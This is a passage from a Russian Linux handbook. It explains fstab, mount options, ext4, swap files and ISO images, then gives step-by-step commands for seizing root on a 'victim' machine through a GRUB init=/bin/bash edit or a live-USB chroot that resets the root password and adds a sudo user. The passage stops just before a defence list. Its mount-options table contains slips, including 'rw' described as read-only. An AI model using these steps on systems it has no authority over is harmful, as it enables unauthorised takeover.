


Рис. 1.9. Программа fdisk

Кроме коротких имен вроде /dev/sd? в современных дистрибутивах часто используются идентификаторы UUID. Загляни в файл /etc/fstab и в нем в большинстве случаев вместо привычных имен /dev/sd? можно обнаружить вот такие "страшные" имена:

```
# В Fedora, Debian, Ubuntu
UUID=2f149af9-3bff-44bd-d16s-ff98s9a7116d / ext4 defaults 0  1

# openSUSE
/dev/disk/by-id/dm-name-suse-server-root / ext4  defaults 1 1
```

Преимущество идентификаторов UUID в том, что они не изменяются, если вы иначе подключите жесткий диск. Представим, что имеется два жестких диска – /dev/sda и /dev/sdb. На первый вы установили Linux (в раздел /dev/sda1), а второй используете для хранения данных (на нем всего один раздел /dev/sdb1, который монтируется, как /home). Представь, что ты отключил оба диска, а затем, подключая, перепутал их местами. В итоге второй диск стал диском /dev/sda, а первый – /sdb. При загрузке может случится конфуз, точнее, система вообще не загрузится. Даже если ты выберешь в BIOS SETUP загрузку со второго жесткого диска, тоже ничего хорошего не выйдет. С UUID достаточно выбрать загрузку со второго жесткого диска и система будет загружена.

Ты можешь использовать обычные стандартные имена, а можешь использовать UUID-идентификаторы. Узнать, какие UUID-идентификаторы соответствуют каким обычным именам, можно с помощью команды:

```
ls -l /dev/disk/by-uuid/
```

Вывод этой команды представлен на рис. 1.10.




Рис. 1.10. Соответствие UUID-идентификаторов обычным именам

1.4.3. Монтируем файловые системы при загрузке

Вводить команды mount при каждой загрузке не очень хочется, поэтому проще "прописать" файловые системы в файле /etc/fstab, чтобы система смонтировала их при загрузке.

Формат файла /etc/fstab следующий:

```
устройство точка тип опции флаг_копирования флаг_проверки
```

Первое поле – это устройство, которое будет монтироваться к точке монтированию – второе поле. Вы можете использовать, как обычные имена, так и UUID. Третье поле – тип файловой системы. Четвертое поле – параметры файловой системы (табл. 1.9), последние два поля – это флаг резервной копии и флаг проверки. Первый флаг определяет, будет ли файловая система заархивирована командой *dump* при создании резервной копии (1 – будет, 0 – нет). Второй флаг определяет, будет ли файловая система проверяться программой **fsck** на наличие ошибок (1, 2 – будет, 0 – нет). Проверка производится, если достигнуто максимальное число попыток монтирования для файловой системы или если файловая система была размонтирована некорректно. Для корневой файловой системы это поле должно содержать 1, для остальных файловых систем – 2.

Таблица 1.9. Параметры файловой системы

Опция	Описание
defaults	Параметры по умолчанию
user	Разрешает обычному пользователю монтировать/размонтировать данную файловую систему
nouser	Запрещает обычному пользователю монтировать/размонтировать данную файловую систему. Смонтировать эту ФС может только *root*. Используется по умолчанию
auto	ФС будет монтироваться при загрузке. Используется по умолчанию, поэтому указывать не обязательно
noauto	ФС не будет монтироваться при загрузке системы
exec	Разрешает запуск исполнимых файлов на данной ФС. Используется по умолчанию. Для Windows-файловых систем (vfat, ntfs) рекомендуется использовать опцию *noexec*
noexec	Запрещает запуск исполнимых файлов на данной ФС
rw	ФС будет монтироваться в режиме "только чтение"
rw	ФС будет монтироваться в режиме "чтение запуск". По умолчанию для файловых систем, которые поддерживают запись
utf8	Для преобразования имен файлов будет использоваться кодировка UTF8
data	Задает режим работы журнала (см. ниже)

1.4.4. Автоматическое монтирование файловых систем

В современных дистрибутивах Linux сменные носители вроде USB-дисков и оптических дисков монтируются автоматически:

- Debian, Ubuntu, Fedora, CentOS – монтирование производится к каталогу /media/<метка_устройства>. В качестве метки может использоваться или метка, установленная при форматировании, или серийный номер устройства, если метка не устанавливалась.
- openSUSE – монтирование будет производиться к каталогу /var/run/media/<имя пользователя>/<метка>.

За автоматическое монтирование отвечает демон *automount*, который можно отключить, если автоматическое монтирование тебе не нужно.

1.4.5. Работа с журналом

Существует три режима работы журналируемой файловой системы ext3/ext4: *journal*, *ordered* и *writeback*. По умолчанию используется режим *ordered* – оптимальный баланс между производительностью и надежностью. В этом режиме в журнал будет заноситься информация только об изменении метаданных.

Самый медленный режим *journal*. В этом режиме в журнал записывается максимум информации, которая понадобится при восстановлении в случае сбоя. Режим очень медленный и использовать его следует только, если безопасность важнее, чем производительность.

Самый быстрый режим *writeback*, но в нем, по сути, журнал не будет использоваться и у тебя не будет никакой защиты, например, от той же перезагрузки.

Режим работы журнала задается параметром *data*, например:

```
/dev/sdb1 /home ext4 data=journal 1 2
```

1.4.6. Преимущества файловой системы ext4

Поговорим о преимуществах файловой системы ext4. Возможно, она тебя полностью устроит и тебе не придется искать другую файловую систему для своего компьютера.

Впервые файловая система ext4 появилась в ядре версии 2.6.28. По сравнению с ext3, максимальный размер раздела был увеличен до 1 эксбибайта (1024 петабайтов), а максимальный размер файла составляет 2 Тб. По производительности новая файловая система ext4 превзошла файловые системы ext3, Reiserfs, XFS и Btrfs (в некоторых операциях).

Так, ext4 опередила знаменитую XFS в тесте на случайную запись. Файловая система Btrfs провалила этот тест с огромным "отрывом" от лидеров – XFS и ext4. Производительность ext4 была примерно такой же, как у XFS, но все-таки немного выше, чем у XFS. В Интернете вы найдете множество тестов производительностей – просмотрите их, если интересно.

Основной недостаток ext3 заключается в ее методе выделения места на диске. Ее способ выделения дискового пространства не отличается производительностью, а сама файловая система эффективна для небольших файлов, но никак не подходит для хранения огромных файлов. В ext4 для более эффективной организации данных используются *экстенты*. ***Экстент*** *– это непрерывная область носителя информации.* К тому же ext4 откладывает выделение дискового пространства до последнего момента, что еще более увеличивает производительность.

Файловая система ext3 может содержать максимум 32 000 каталогов, в ext4 количество каталогов не ограничено.

В журнале ext4 тоже произошли изменения – в журнале ext4 используются контрольные суммы, что повышает надежность ext4 по сравнению с ext3.

Выходит, по сравнению с ext3, у ext4 есть следующие преимущества:

- Улучшена производительность – производительность почти достигла XFS, а в некоторых тестах даже превышает ее.
- Улучшена надежность – используются контрольные суммы журналов.
- Улучшена масштабируемость – увеличен размер раздела, размер файла и поддерживается неограниченное количество каталогов.

1.4.7. Специальные операции с файловой системой

Монтирование NTFS-разделов

Не думаю, что на сервере , придется монтировать NTFS-разделы, но ситуации бывают разные. Для монтирования NTFS-раздела используется модуль ntfs-3g, который в большинстве случаев уже установлен по умолчанию. Если

он не установлен, для его установку введите команду (замените *apt* на имя вашего менеджера пакетов):

```
# apt install ntfs-3g
```

Команда монтирования NTFS-раздела выглядит так:

```
# mount -t ntfs-3g раздел точка_монтирования
```

Например, тебе кто-то принес флешку, отформатированную как NTFS. Для ее монтирования введите команду (измените только имя устройства и точку монтирования):

```
# mount -t ntfs-3g /dev/sdb1 /mnt/usb
```

Модуль ntfs-3g выполняет монтирование в режиме чтение/запись, поэтому ты при желании можешь произвести запись на NTFS-раздел.

Создание файла подкачки

При нерациональном планировании дискового пространства может возникнуть ситуация, когда раздела подкачки стало мало или ты вообще его не создал. Что делать? Повторная разметка диска требует времени, а выключать сервер нельзя. Сервер тормозит, поскольку ему не хватает виртуальной памяти, а ждать от начальства подписи на дополнительные модули оперативной памяти придется еще неделю. А за это время пользователи тебя окончательно достанут своими жалобами.

Выход есть. Он заключается в создании файла подкачки на жестком диске. Такой файл подкачки будет работать чуть медленнее, чем раздел подкачки, но это лучше, чем вообще ничего. Хотя, если у тебя SSD-диск, никакой разницы в производительности практически не будет.

Первым делом нужно создать файл нужного размера. Следующая команда создает в корне файловой системы файл swap01 размером 1 Гб:

```
# dd if=/dev/zero of=/swap01 bs=1k count=1048576
```

После этого нужно создать область подкачки в этом файле:

```
# mkswap /swap01 1048576
```

Наконец, чтобы система "увидела" файл подкачки, его нужно активировать:

```
# swapon /swap01
```

Чтобы не вводить эту команду после каждой перезагрузке сервера, нужно обеспечить ее автоматический запуск.

Файлы с файловой системой

Только что было показано, как создать файл произвольного размера, а потом использовать его в качестве файла подкачки. При желании этот файл можно отформатировать, как тебе угодно. Даже можно создать в нем файловую систему.

Рассмотрим небольшой пример. Давайте опять создадим пустой файл размером 1 Гб:

```
# dd if=/dev/zero of=/root/fs01 bs=1k count=1048576
```

После этого нужно создать файловую систему в этом файле:

```
# mkfs.ext3 -F /root/fs01
```

Чтобы не заморачиваться, я создал самую обычную файловую систему ext3. После этого файл с файловой системой можно подмонтировать и использовать как обычный сменный носитель, то есть записывать на него файлы:

```
# mkdir /mnt/fs01
# mount -t ext3 -o loop /root/fs01 /mnt/fs01
```

После того, как закончите работу с файлом, его нужно размонтировать:

```
# umount /mnt/fs01
```

Зачем это тебе нужно – знаешь только ты. В конце-концов, можно использовать или зашифрованную файловую систему или просто архив. Но для общего развития это очень важно, особенно, если ты надумаешь создавать собственный дистрибутив Linux.

Создание и монтирование ISO-образов

Все мы знаем утилиты, позволяющие в Windows подмонтировать ISO-образ диска. В Linux все подобные операции делаются с помощью штатных средств и никакие дополнительные программы не нужны.

Представим, что нам нужно создать образ диска. Если диск вставлен в привод, для создания его ISO-образа выполните команду:

```
$ dd if=/dev/cdrom of=~/dvd.iso
```

Здесь, /dev/cdrom – имя устройства (в Linux это имя соответствует любому оптическому приводу – CD или DVD), а dvd.iso – файл образа.

Иногда ставится другая задача: есть папка, по которой нужно создать ISO-образ. То есть у нас диска, но есть файлы, которые нужно записать на диск, но прежде ты хочешь создать его ISO-образ.


Пусть у нас есть папка ~/dvd и нужно создать ISO-образ, содержащий все файлы из этой папки. Файл образа будет опять называться ~/dvd.iso. Для этого используй команду *mkisofs*:

```
$ mkisofs -r -jcharset utf8 -o ~/dvd.iso ~/dvd
```

Чтобы проверить, что образ был создан корректно, его нужно подмонтировать к нашей файловой системе:


```
# mkdir /mnt/iso-image
# mount -o loop -t iso9660 dvd.iso /mnt/iso-image
```

Здесь все просто: опция *-o loop* означает, что будет монтироваться обычный файл, а не файл устройства, опция *-t* задает тип файловой системе, далее следуют название файла и название папки, к которой будет выполнено монтирование.



Глава 2.

Локальный взлом – ломаем пароль *root*



Прочитав первую главу, ты хоть и не стал мега специалистом по Linux, но уже понимаешь, как устроена эта операционная система и кто такой *root*. А теперь мы попробуем взломать самую защищенную операционную систему – Linux. Сейчас будет показано, как легко заполучить пароль пользователя *root* – пользователя, обладающего максимальными правами в Linux. Как только ты получишь права *root*, ты можешь сотворить с системой, что угодно.

Существует **два способа** простого получения права *root*. Первый – самый простой и его реализация займет несколько минут, второй – чуть сложнее и он пригодится, если администратор сменил настройки загрузчика GRUB2.

2.1. Используем подмену оболочки

Итак, рассмотрим сначала **способ 1**:

1. Перезагрузи компьютер. Для этого подойдет или команда *reboot* (во многих дистрибутивах ее могут вводить не только администраторы, но

и обычные пользователи), или аналогичная команда, выбранная в меню графического интерфейса или… нажатие кнопки **Reset** на корпусе компьютера.

2. При перезагрузке компа ты увидишь меню загрузчика GRUB2 – это основной загрузчик Linux, ставший стандартом де-факто. Вероятность нарваться на какой-то другой загрузчик равна практически 0. На рис. 2.1 показано загрузочное меню для дистрибутива Fedora 33.
3. Выдели первый пункт и нажми кнопку e для редактирования параметров ядра.
4. Появится простейший текстовый редактор, в котором нужно найти строку, которая начинается со слова *linux*. Она содержит передаваемые ядру Linux параметры. В конец этой строки нужно добавить *init=/bin/bash*, как показано на рис. 2.2.
5. Нажми Ctrl + X для загрузки с измененными параметрами ядра.
6. Дождись, пока система загрузится, и ты увидишь приглашение командной строки, начинающееся с символа # – это свидетельствует о том, что ты получил права *root* и теперь можешь делать с системой все, что захочется.




Рис. 2.1. Загрузочное меню




Рис. 2.2. Редактирование параметров ядра




Рис. 2.3. Fedora 33 взломана!

На все про все уйдет несколько минут, большая часть времени которого будет потрачена на перезагрузку системы.

2.2. Используем загрузочный диск

Теперь **способ 2**. Он подойдет, если админ был предусмотрительным и поставил пароль на изменение параметров загрузчика GRUB2. В этом случае у тебя ничего не выйдет. Второй способ будет похож на взлом Windows –

тебе понадобится загрузочный DVD или USB-диск. Скачай с официального сайта Ubuntu (можно любой другой дистрибутив), создай загрузочный USB-диск с помощью Rufus и загрузись с этой флешки. После загрузки выбери команду **Try Ubuntu** (рис. 2.4).




Рис. 2.4. Загрузка с установочного USB Ubuntu Linux

Далее щелкни правой кнопкой мыши на рабочем столе Ubuntu и выбери команду **Open in Terminal**. Откроется терминал (рис. 2.5), в котором нужно вводить команды.




Рис. 2.5. Терминал

Теперь нам нужно вычислить имя раздела, на котором установлена Linux, пароль от которой ты хочешь заполучить. Введи команду:

```
sudo fdisk -l
```

Ты увидишь все разделы на жестком диске компьютера. Нас интересует корневой раздел. Посмотри на рис. 2.6. У нас есть два раздела. Если разделов больше, то нас интересуют только разделы типа Linux. Остальные вроде Linux swap и т.д. нас не интересуют, так как не могут содержать корневую файловую систему Linux.




Рис. 2.6. Вывод sudo fdisk –l

Обрати внимание на размер раздела. Первый раздел /dev/sda1 занимает 1 Гб, второй – 29 Гб. Ясно, что первый раздел не может содержать корневую файловую систему – он слишком мал до этого (а в 1999 году на компе был установлен жесткий диск 1 Гб и на нем умудрялись помещаться и Linux, и Windows!). Итак, попробуем подмонтировать раздел /dev/sda2 к нашей файловой системе:

```
sudo mkdir /rootfs
sudo mount /dev/sda2 /rootfs
```

Первая команда создает каталог /rootfs, вторая команда – монтирует раздел /dev/sda2 к каталогу /rootfs. Это означает, что через каталог /rootfs мы сможем обращаться к файлам и каталогам, находящимся на /dev/sda2.




Рис. 2.7. Монтируем жесткий диск жертвы

Просмотрим содержимое каталога /rootfs. Нужные нам файлы, а именно вся корневая файловая система находится в каталоге /rootfs/root.




Рис. 2.8. Содержимое каталога /rootfs

А теперь начинаем насиловать систему. Введи команды?

```
sudo chroot /rootfs/root
sudo passwd root
Enter new UNIX password: << Введи новый пароль root
Retype new UNIX password: << Подтверждение пароля
sudo adduser den
sudo passwd den
sudo usermod -a -G wheel den
```

Разберемся, что мы сделали. Первая команда делает подмену корневой файловой системы для нашей Ubuntu. Другими словами, ядро нашей Ubuntu будет считать, что теперь корневая файловая система находится по адресу /rootfs/root, а не там где она была раньше. Именно поэтому команда *sudo passwd root* будет изменять файл /rootfs/root/etc/shadow компьютера жертвы, а не аналогичный файл LiveUSB.

Вторая команда изменяет пароль root. Но не факт, что ты сможешь залогиниться как *root*. В большинстве случаев вход как *root* отключен. Именно поэтому мы создали пользователя *den* – третья команда. Четвертая команда изменяет пароль пользователя *den* – ведь вход с пустым паролем отключен, установи любой пароль, который сможешь запомнить – скоро тебе придется его вводить. Пятая команда добавляет пользователя *den* в группу *wheel*, по сути, делает его администратором с возможностью ввода команды *sudo*.

Все, что тебе остается сделать – перезагрузить компьютер (команда *reboot*) и при перезагрузке вытащить USB с Ubuntu – система должна загрузиться с жесткого диска. После этого ты сможешь авторизироваться как пользователь *den* и вводить команды *sudo*, что дает тебе те же полномочия, что и использование учетной записи root.

Второй способ сложнее и может занять больше времени, особенно, если ты никогда не работал с Linux до этого. Да и подготовка LiveUSB тоже занимает время – тебе нужно сначала скачать образ, а затем записать его на флешку. Но в результате ты получишь взломанную систему – то, что и хотел.

Как защититься от такого безобразия? Ну, на тот случай, если ты законопослушный админ и случайно купил эту книгу:) Список мер:

